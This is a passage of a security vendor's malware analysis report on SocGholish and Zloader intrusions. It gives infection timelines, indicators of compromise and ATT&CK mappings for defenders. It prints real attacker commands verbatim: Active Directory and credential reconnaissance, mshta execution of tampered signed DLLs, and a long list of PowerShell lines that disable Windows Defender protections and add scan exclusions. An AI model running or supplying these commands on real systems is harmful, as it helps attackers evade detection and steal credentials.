
As we have seen in the Infection section, the *wscript.exe* utility first executed a JavaScript script named *Chrome.Update.2022d8.js* that resided in an archive file. Soon after the script was executed and until approximately 10 minutes later, *wscript.exe* gathered current user information and stored the gathered information in the file *radFFBA5.tmp*, placed in the user's *AppData* folder, for potential future exfiltration:



whoami /all >> "C:\Users*<user>*\AppData\Local\Temp\radFFBA5.tmp


wscript.exe gathers current user information as seen (in the Cybereason XDR Platform)

Approximately 3 days and 10 minutes after *wscript.exe* gathered user information, *wscript.exe* enumerated the services that ran on the compromised machine using a PowerShell command that invoked Windows Management Instrumentation (WMI) functionalities and stored the output in the file *radD4878.tmp*:



wscript.exe enumerates services (as seen in the Cyberreason XDR Platform)

Approximately 3 days and 1 hour after *wscript.exe* gathered user information, *wscript.exe* gathered AD-related information, including credentials, by executing the following commands: *systeminfo|findstr Registered; nltest /dclist; nltest /domain_trusts; cmdkey /list; net group "Domain Admins" /domain; net group "Enterprise Admins" /domain; net localgroup Administrators /domain; and net localgroup Administrators/*:




wscript.exe gathers AD-related information (as seen in the Cyberreason XDR Platform)

Approximately 3 days and 2 hours after *wscript.exe* gathered user information, *wscript.exe* first renamed a file with the *.tmp* file extension, *rad0C41E.tmp*, to *vgauthservice.exe* and then executed *vgauthservice.exe*.

During the execution of *wscript.exe*, *wscript.exe* communicated with the attacker-controlled endpoint with an IP address of *87.249.50[.]201* (domain name: *[random hexadecimal value].xen.hill-family[.]us*), located in Russia.

Approximately 1 hour after *vgauthservice.exe* was executed, over a period of approximately 4 hours, *vgauthservice.exe* created 11 *werfault.exe* processes and injected code into them, such as the TruffleSnout tool. TruffleSnout is a tool for gathering AD-related information to support offensive operations:



vgauthservice.exe creates *werfault.exe* processes and injects code into them (in the Cybereason XDR Platform)

During its operation, the *vgauthservice.exe* process transferred over 9 MB of data to an endpoint with the IP address 77.223.98[.]112 over TCP port 443 (domain name: *pastorq[.]com*), which is located in Russia.

Summary

The table below summarizes the activities that are most prevalent across all infections with SocGholish that the Cybereason MDR team has observed:

Archive file and JavaScript script	To infect the system, an end-user has to download an archive file that stores a malicious JavaScript script. The script has a filename that relates to known browsers and browser updates, such as <i>Opera.Update.a99283.js</i> and <i>Firefox.js</i> . The end-user then has to manually decompress and execute the JavaScript script to infect the system.
Intensive reconnaissance	SocGholish operators conduct intensive reconnaissance activities and gather AD-related information by executing the commands <i>whoami</i> , <i>systeminfo</i> , <i>nltest</i> , <i>net</i> , and <i>cmdkey</i> .
Output redirection	The SocGholish operators redirect the output of executed commands to files with the filename extension <i>.tmp</i> , placed in the end-user's <i>AppData</i> folder, for potential future exfiltration, such as <i>C:\Users\<user>\AppData\Local\Temp\radF9A4F.tmp</user></i> .
Injection of code into <i>werfault.exe</i>	Infections with SocGholish involve an injection of code into multiple instances of the <i>werfault.exe</i> process. The injected code typically implements tools with offensive capabilities.
Two attacker-controlled endpoints per infection	Over the course of an infection with SocGholish, the infected system communicates with two separate attacker-controlled endpoints, located in Hungary and/or Russia.

Zloader

The Cybereason MDR team observed malicious actors distributing Zloader to systems through malicious websites that have masqueraded the malware as an installer of popular applications, such as TeamViewer. When an end-user downloads and executes a malicious software installer that delivers Zloader – an executable in Microsoft Installer (*msi*) format, for example, *TeamViewer.msi* – the installer writes a Windows executable file named *internal.exe* on the hard disk and executes it.

internal.exe establishes a connection to an attacker-controlled endpoint to download further malware, a script called *launch.bat*. *launch.bat* downloads a Windows Batch (*.bat*) script from the attacker-controlled endpoint *clouds222[.]com* – *flash.bat*, which conducts the following activities:

- *flash.bat* evaluates whether the malware executes with administrative privileges by executing the command `%SYSTEMROOT%\system32\cacls.exe %SYSTEMROOT%\system32\config\system`. If the malware does not execute with administrative privileges, the malware executes a VisualBasic script (*.vbs*) named *getadmin.vbs*. The *getadmin.vbs* script attempts to elevate the malware's privileges.
- *flash.bat* establishes connection to the attacker-controlled endpoint *clouds222[.]com* to download three files – *apiicontrast.dll* (in Windows Portable Executable format), *appContast.dll* (in Windows Portable Executable format), and *flashupdate.ps1* (a PowerShell script) – and executes *flashupdate.ps1*.
- *flash.bat* deletes the file that implements the *flash.bat* script from the filesystem.

flashupdate.ps1 executes the command `wmic.exe computersystem get domain` to determine whether it executes in an Active Directory (AD) environment.

If *flashupdate.ps1* does not execute in an AD environment, the script downloads a GNU Privacy Guard (gpg)-encrypted file that implements Zloader (filename: *zoom.dll*). Otherwise, the script downloads gpg-encrypted files that implement a CobaltStrike module and an Atera remote access component (filenames: *zoom1.msi* and *zoom2.dll*). The PowerShell script then downloads the *gpg4win* tool for decryption purposes and runs a Windows Batch script named *ais.bat*.

ais.bat downloads the *NSudo* tool (executable: *adminpriv.exe*) from the attacker-controlled endpoint *commandadmin[.]com* and uses the tool to conduct a variety of activities with administrative privileges, such as disabling the Windows Defender security solution.

ais.bat also executes the *apiicontrast.dll* and *appContast.dll* files. Note that *apiicontrast.dll* and *appContast.dll* are digitally signed by Microsoft and are therefore masquerading as legitimate files – the vulnerability CVE-2013-3900 allows for malicious actors to append malicious script content to the digital signature section of legitimate Windows Portable Executable files without invalidating the digital signature.

apiicontrast.dll and *appContast.dll* store malicious scripts that execute when the *mshta.exe* Windows utility executes *apiicontrast.dll* and *appContast.dll* as follows:

```
cmd /c C:\Windows\System32\mshta.exe C:\Users\\AppData\Roaming\appContast.dll
```

```
cmd /c C:\Windows\System32\mshta.exe C:\Users\
```

The malicious script in *appContast.dll* modifies Windows Defender settings, such as excluding processes from Windows Defender scans. The table below lists the commands that the malicious script in *appContast.dll* executes:

```
powershell.exe -Command Add-MpPreference -ExclusionExtension '.exe'
```

```
powershell.exe -Command Add-MpPreference -ExclusionProcess '*.dll'
```

```
powershell.exe -Command Add-MpPreference -ExclusionProcess '*.exe'
```

```
powershell.exe -Command Add-MpPreference -ExclusionProcess '.dll'
```

```
powershell.exe -Command Add-MpPreference -ExclusionProcess '.exe'
```

```
powershell.exe -Command Add-MpPreference -ExclusionProcess 'explorer.exe'
```

```
powershell.exe -Command Set-MpPreference -DisableBehaviorMonitoring $true
```

```
powershell.exe -Command Set-MpPreference -DisableIOAVProtection $true
```

```
powershell.exe -Command Set-MpPreference -DisableIntrusionPreventionSystem $true
```

```
powershell.exe -Command Set-MpPreference -DisablePrivacyMode $true
```

```
powershell.exe -Command Set-MpPreference -DisableRealTimeMonitoring $true
```

```
powershell.exe -Command Set-MpPreference -DisableScriptScanning $true
```

```
powershell.exe -Command Set-MpPreference -EnableControlledFolderAccess Disabled
```

```
powershell.exe -Command Set-MpPreference -HighThreatDefaultAction 6 -Force
```

```
powershell.exe -Command Set-MpPreference -LowThreatDefaultAction 6
```

```
powershell.exe -Command Set-MpPreference -MAPSReporting 0
```

```
powershell.exe -Command Set-MpPreference -ModerateThreatDefaultAction 6
```

```
powershell.exe -Command Set-MpPreference -PUAProtection disable
```

```
powershell.exe -Command Set-MpPreference -ScanScheduleDay 8
```

powershell.exe -Command Set-MpPreference -SevereThreatDefaultAction 6

powershell.exe -Command Set-MpPreference -SignatureDisableUpdateOnStartupWithoutEngine \$true

powershell.exe -Command Set-MpPreference -SubmitSamplesConsent 2

powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath 'C:\Users

powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath 'C:\Users'*

powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath 'C:\Users\\AppData\Roaming'

powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath 'C:\Users\\AppData\Roaming'*


powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath 'C:\Users\\AppData\Roaming'*

powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath 'C:\Windows\System32\WindowsPowerShell\'

powershell.exe -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath 'C:\Windows\System32\WindowsPowerShell'*

Commands that modify Windows Defender settings

After a sleeping phase, the malicious script in *apiicontrast.dll* decrypts the gpg-encrypted files *zoom1.msi*, *zoom.dll*, and/or *zoom2.dll* (i.e., a Cobalt Strike module, an Atera remote access component, and the Zloader malware) using *pgp4win*, and executes the executables:



The malicious script in *apiicontrast.dll* decrypts and executes *zoom1.msi*, *zoom.dll*, and *zoom2.dll* (as seen in the *Cybereason XDR Platform*)

Detection and Prevention


Cybereason XDR Platform

The *Cybereason XDR Platform* is able to detect and prevent infections with SocGhosh and Zloader using multi-layer protection that detects and blocks malware with threat intelligence, machine learning, and Next-Gen Antivirus (NGAV) capabilities:




The

Cybereason XDR Platform labels as suspicious the execution of a malicious SocGholish JavaScript script using the wscript utility



The

Cybereason XDR Platform detects SocGholish injecting code into werfault.exe instances



Cybereason XDR Platform detects the deployment of the Zloader malware

Cybereason GSOC MDR

The Cybereason GSOC recommends the following:

- Enable the *Anti-Malware* feature on the Cybereason NGAV and enable the Detect and Prevent modes of this feature.
- Securely handle files downloaded from the Internet and email messages that originate from external sources.
- Threat Hunting with Cybereason: The Cybereason MDR team provides its customers with custom hunting queries for detecting specific threats - to find out more about threat hunting and Managed Detection and Response with the Cybereason Defense Platform, contact a Cybereason Defender here.

For Cybereason customers: More details available on the NEST including custom threat hunting queries for detecting this threat.

Cybereason is dedicated to teaming with defenders to end cyber attacks from endpoints to the enterprise to everywhere. Schedule a demo today to learn how your organization can benefit from an operation-centric approach to security.

Indicators of Compromise

Executables

SHA-1 hash:

3918a9ebe88ba272718a14c02eae148eaafbe51b

SHA-1 hash:

db6e1a1dbb0e351c44b49db79b8bad3321d673a1

SHA-1 hash:

57d0c737686cf01bd6aa0ef206d3f81aee93cbbd

SHA-1 hash:

0cdaee46f8d898c253ba3427256d430de3ff7791

SHA-1 hash:

3e481043bc981eae8f0b977477024abb6e1e132e

SHA-1 hash:

a187d9c0b4bdb4d0b5c1d2bdbcb65090dcee5d8c

SHA-1 hash:

41e99216782434354a16015c33dcd6550bff0a35

SHA-1 hash:

7150a4c32f401a7d924083094c3c3796a392556f

Domains*.xen.hill-family[.]us**apps.weightlossihp[.]com**upstream.fishslayerjigco[.]com**.host.integrativehealthpartners[.]com**platform.windsorbongvape[.]ca**widget.windsorbongvape[.]com**sikescomposites[.]com**pastorq[.]com**clouds222[.]com**commandaadmin[.]com*

IP addresses 87.249.50[.]201
 91.219.236[.]202
 77.223.98[.]12
 5.53.125[.]173
 178.21.11[.]77
 193.124.18[.]128

MITRE ATT&CK Techniques

Initial Access	Execution	Defense Evasion	Credential Access	Discovery	Collection	Exfiltration
<u>Drive-by Compromise</u>	<u>User Execution: Malicious Link</u>	<u>Masquerading: Masquerade Task or Service</u>	<u>Credentials from Password Stores: Credentials from Web Browsers</u>	<u>Remote System Discovery</u>	<u>Data from Local System</u>	<u>Exfiltration Over Alternative Protocol</u>
<u>Phishing: Spearphishing Link</u>	<u>User Execution: Malicious File</u>	<u>Masquerading: Match Legitimate Name or Location</u>	<u>Steal or Forge Kerberos Tickets</u>	<u>System Owner/User Discovery</u>		
	<u>Command and Scripting Interpreter: PowerShell</u>	<u>Process Injection</u>	<u>Steal Web Session Cookie</u>	<u>Process Discovery</u>		
	<u>Command and Scripting Interpreter: Windows Command Shell</u>	<u>Signed Binary Proxy Execution: Rundll32</u>	<u>Unsecured Credentials: Credentials In Files</u>	<u>System Information Discovery</u>		
	<u>Command and Scripting Interpreter: JavaScript</u>	<u>Reflective Code Loading</u>		<u>Account Discovery</u>		

Windows
Management
Instrumentation

Domain
Trust
Discovery

Group
Policy
Discovery

About the Researchers



Aleksandar Milenkoski, Senior Malware and Threat Analyst, Cybereason

Global SOC

Aleksandar Milenkoski is a Senior Malware and Threat Analyst with the Cybereason Global SOC team. He is involved primarily in reverse engineering and threat research activities. Aleksandar has a PhD in system security. For his research activities, he has been awarded by SPEC (Standard Performance Evaluation Corporation), the Bavarian Foundation for Science, and the University of Würzburg, Germany. Prior to Cybereason, his work focussed on research in intrusion detection and reverse engineering security mechanisms of the Windows operating system.



Loïc Castel, Senior Security Analyst, Cybereason Global SOC

Loïc Castel is a Senior Security Analyst with the Cybereason Global SOC team. Loïc analyses and researches critical incidents and cybercriminals, in order to better detect compromises. In his career, Loïc worked as a security auditor in well-known organizations such as ANSSI (French National Agency for the Security of Information Systems) and as Lead Digital Forensics & Incident Response at Atos. Loïc loves digital forensics and incident response, but is also interested in offensive aspects such as vulnerability research.



Yonatan Gidnian, Senior Security Analyst and Threat Hunter, Cybereason

Global SOC

Yonatan Gidnian is a Senior Security Analyst and Threat Hunter with the Cybereason Global SOC team. Yonatan analyses critical incidents and hunts for novel threats in order to build new detections. He began his career in the Israeli Air Force where he was responsible for protecting and maintaining critical infrastructures. Yonatan is passionate about malware analysis, digital forensics, and incident response.



About the Author

Cybereason Global SOC Team

The Cybereason Global SOC Team delivers 24/7 Managed Detection and Response services to customers on every continent. Led by cybersecurity experts with experience working for government, the military and multiple industry verticals, the Cybereason Global SOC Team continuously hunts for the most sophisticated and pervasive threats to support our mission to end cyberattacks on the endpoint, across the enterprise, and everywhere the battle moves.

All Posts by Cybereason Global SOC Team